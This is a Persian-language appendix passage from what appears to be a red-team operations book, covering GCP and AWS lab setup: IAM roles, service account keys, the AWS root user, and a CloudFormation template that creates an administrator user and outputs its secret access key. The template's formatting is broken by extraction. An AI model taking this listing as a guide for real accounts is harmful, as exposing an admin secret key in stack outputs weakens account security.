شما همچنین باید درک کنید که سیستم Identity and Access Management (IAM) GCP، نشان داده‌شده در شکل A-2، چگونه کار می‌کند. Principalها موجودیت‌هایی هستند، مانند کاربران تعاملی عادی، که می‌توان به آن‌ها نقش‌هایی با یک یا چند مجوز اعطا کرد که کنترل می‌کند کدام فراخوانی‌های رابط برنامه‌نویسی کاربردی (API) را نقش می‌تواند انجام دهد. برای بارهای کاری خودکار، شما از حساب‌های غیرتعاملی به نام حساب‌های سرویس استفاده می‌کنید، که آن‌ها نیز نقش‌ها و مجوزهای مرتبط دارند. ما توصیه می‌کنیم به‌جای نقش‌های ابتدایی قدیمی (Owner، Editor، و Viewer) از نقش‌های سفارشی استفاده کنید.



Figure A-2: Setting custom IAM roles and permissions

شکل A-2: تنظیم نقش‌ها و مجوزهای IAM سفارشی

برای منابع در آزمایشگاه‌های این کتاب، شما از یک حساب سرویس با یک نقش و مجموعه‌ای از مجوزهای متصل استفاده خواهید کرد. همچنین کلیدهای حساب سرویس (فایل‌های اعتبارنامه حاوی اطلاعات احراز هویت؛ شکل A-3 را ببینید) ایجاد خواهید کرد تا دسترسی برنامه‌نویسی بلندمدت را ممکن کنید.




Figure A-3: Creating a service account key

شکل A-3: ایجاد یک کلید حساب سرویس

هنگام تولید یک کلید حساب سرویس احتیاط کنید. حتی با یک تاریخ انقضا، این یک کلید بلندمدت است. اگر کلید به خطر بیفتد، بازیگران تهدید می‌توانند به مجوزهای حساب سرویس مرتبط دسترسی پیدا کنند. راه‌حل‌های امن‌تر برای جلسات کوتاه‌مدت موجود هستند، مانند فدراسیون هویت بار کاری (OpenID Connect (OIDC، اما این‌ها معمولاً با نیازهای

عملیاتی تیم قرمز سازگار نیستند. شما از کلیدهای JSON web token (JWT) حساب سرویس تولیدشده در آزمایشگاه‌ها استفاده خواهید کرد.

بیشتر منابعی که برای آزمایشگاه‌های این کتاب ایجاد می‌کنید مستقیماً با APIهای GCP بدون نیاز به پیکربندی‌های شبکه پیچیده ارتباط برقرار خواهند کرد. یک آزمایشگاه از یک ابر خصوصی مجازی (VPC) با یک زیرشبکه و ماشین‌های مجازی (که GCP آن‌ها را نمونه‌های محاسباتی می‌نامد) استفاده خواهد کرد.

برای راه‌اندازی یک پروژه GCP جدید، مراحل را در https://cloud.google.com/docs/get-started و https://developers.google.com/workspace/guides/create-project دنبال کنید.

مبانی و راه‌اندازی AWS

مانند GCP، Amazon Web Services از یک سلسله‌مراتب سازمانی والد استفاده می‌کند. در AWS، یک حساب ظرف اصلی برای منابع و بارهای کاری است. حساب‌ها می‌توانند در واحدهای سازمانی (OU) درون یک سازمان واحد گروه‌بندی شوند. حسابی که مجوزهای مدیریت تغییرات سطح سازمان و OU را دارد، حساب مدیریت است.

در حالی که برای آزمایشگاه‌های این کتاب نیازی به راه‌اندازی یک سازمان AWS یا حساب مدیریت نخواهید داشت، درک سلسله‌مراتب منابع برای برنامه‌ریزی امنیتی و سازماندهی بار کاری مهم است. برای دسترسی به منابع AWS و کنسول، شما کاربران IAM ایجاد می‌کنید و سیاست‌ها را یا مستقیماً به کاربر متصل می‌کنید یا از طریق گروه‌های IAM، که مجموعه متمرکزی دارند.

(شکل A-4 را ببینید). برخلاف GCP، کاربران IAM در AWS می‌توانند به‌عنوان حساب‌های تعاملی یا غیرتعاملی عمل کنند و کلیدهای دسترسی بلندمدت تولید کنند.




Figure A-4: Viewing the permissions policies for an AWS user account

شکل A-4: مشاهده سیاست‌های مجوز برای یک حساب کاربری AWS

هنگامی که یک حساب AWS ایجاد می‌کنید، اولین کاربر شما کاربر root خواهد بود. این کاربر باید به‌عنوان یک حساب «شکستن شیشه» در نظر گرفته شود (فقط برای موارد اضطراری استفاده شود) و معمولاً به آدرس ایمیل شما متصل است. بهترین شیوه ایجاد یک کاربر IAM و استفاده از مجوزهای AdministratorAccess برای استفاده روزمره

است. در حالی که کاربران root می‌توانند صورتحساب و سایر تنظیمات سطح حساب را کنترل کنند، کاربران IAM با دسترسی مدیر فقط می‌توانند منابع درون حساب (مانند نمونه‌های EC2، سبدهای S3، و پایگاه‌های داده) را کنترل کنند.

برخلاف آزمایشگاه‌های GCP، آزمایشگاه‌های AWS از شبکه‌سازی VPC استفاده خواهند کرد. در این مرحله نیازی به درک شبکه‌سازی AWS ندارید؛ در زمان آزمایشگاه یک مقدمه دریافت خواهید کرد. خدمات اصلی که استفاده خواهید کرد Amazon EC2 و AWS Lambda هستند. (به‌دلیل موجودیت‌های حقوقی مختلف استفاده‌شده در طول توسعه، برخی خدمات با پیشوند Amazon و برخی دیگر با AWS هستند.) سرویس EC2 شامل نمونه‌های VM بلندمدت و قابلیت‌های شبکه مرتبط است. AWS Lambda توابع بدون سرور با استفاده از کانتینرهای زودگذر که AWS به‌طور خودکار مدیریت می‌کند فراهم می‌کند.

سرویس سوم که در آزمایشگاه‌ها استفاده خواهید کرد، CloudFormation (CFN) است، Infrastructure as Code (IaC) که استقرار و بازگردانی منابع را برای پاکسازی آسان خودکار می‌کند. ممکن است با Terraform شرکت HashiCorp آشناتر باشید، که اهداف مشابهی را دنبال می‌کند. مزیت کلیدی CloudFormation توانایی آن برای حذف خودکار منابعی است که در استقرار شکست خورده‌اند یا خطا داده‌اند (به این معنا که نیازی نیست خودتان به‌صورت دستی پیکربندی منابع را حذف یا بازگردانید).

فهرست A-7 یک قالب ساده CloudFormation را نشان می‌دهد که یک کاربر IAM با دسترسی مدیر ایجاد می‌کند و کلیدهای دسترسی تولید می‌کند.

```
AWSTemplateFormatVersion: '2010-09-09'

Description: 'CloudFormation template to create IAM user with Administrator

Access'

Resources:

AdminUser:

Type: 'AWS::IAM::User'

Properties:

UserName: AdminUser

ManagedPolicyArns:

 -arn:aws:iam::aws:policy/AdministratorAccess

AdminUserAccessKey:

Type: 'AWS::IAM::AccessKey'

Properties:

UserName: !Ref AdminUser

Outputs:
```

AccessKey:

Description: Access Key ID for the Admin User

Value: !Ref AdminUserAccessKey

SecretKey:

Description: Secret Access Key for the Admin User

Value: !GetAtt AdminUserAccessKey.SecretAccessKey

فهرست A-7: ایجاد یک کاربر IAM و کلید دسترسی در CloudFormation

برای ایجاد یک حساب AWS جدید، دستورالعمل‌های موجود در https://docs.aws.amazon.com/accounts/latest/reference/manage-acct-creating.html را دنبال کنید.

با پیکربندی محیط خود، همه چیز لازم برای شروع ساخت ابزارهای فرار تیم قرمز را دارید.

apsec.ir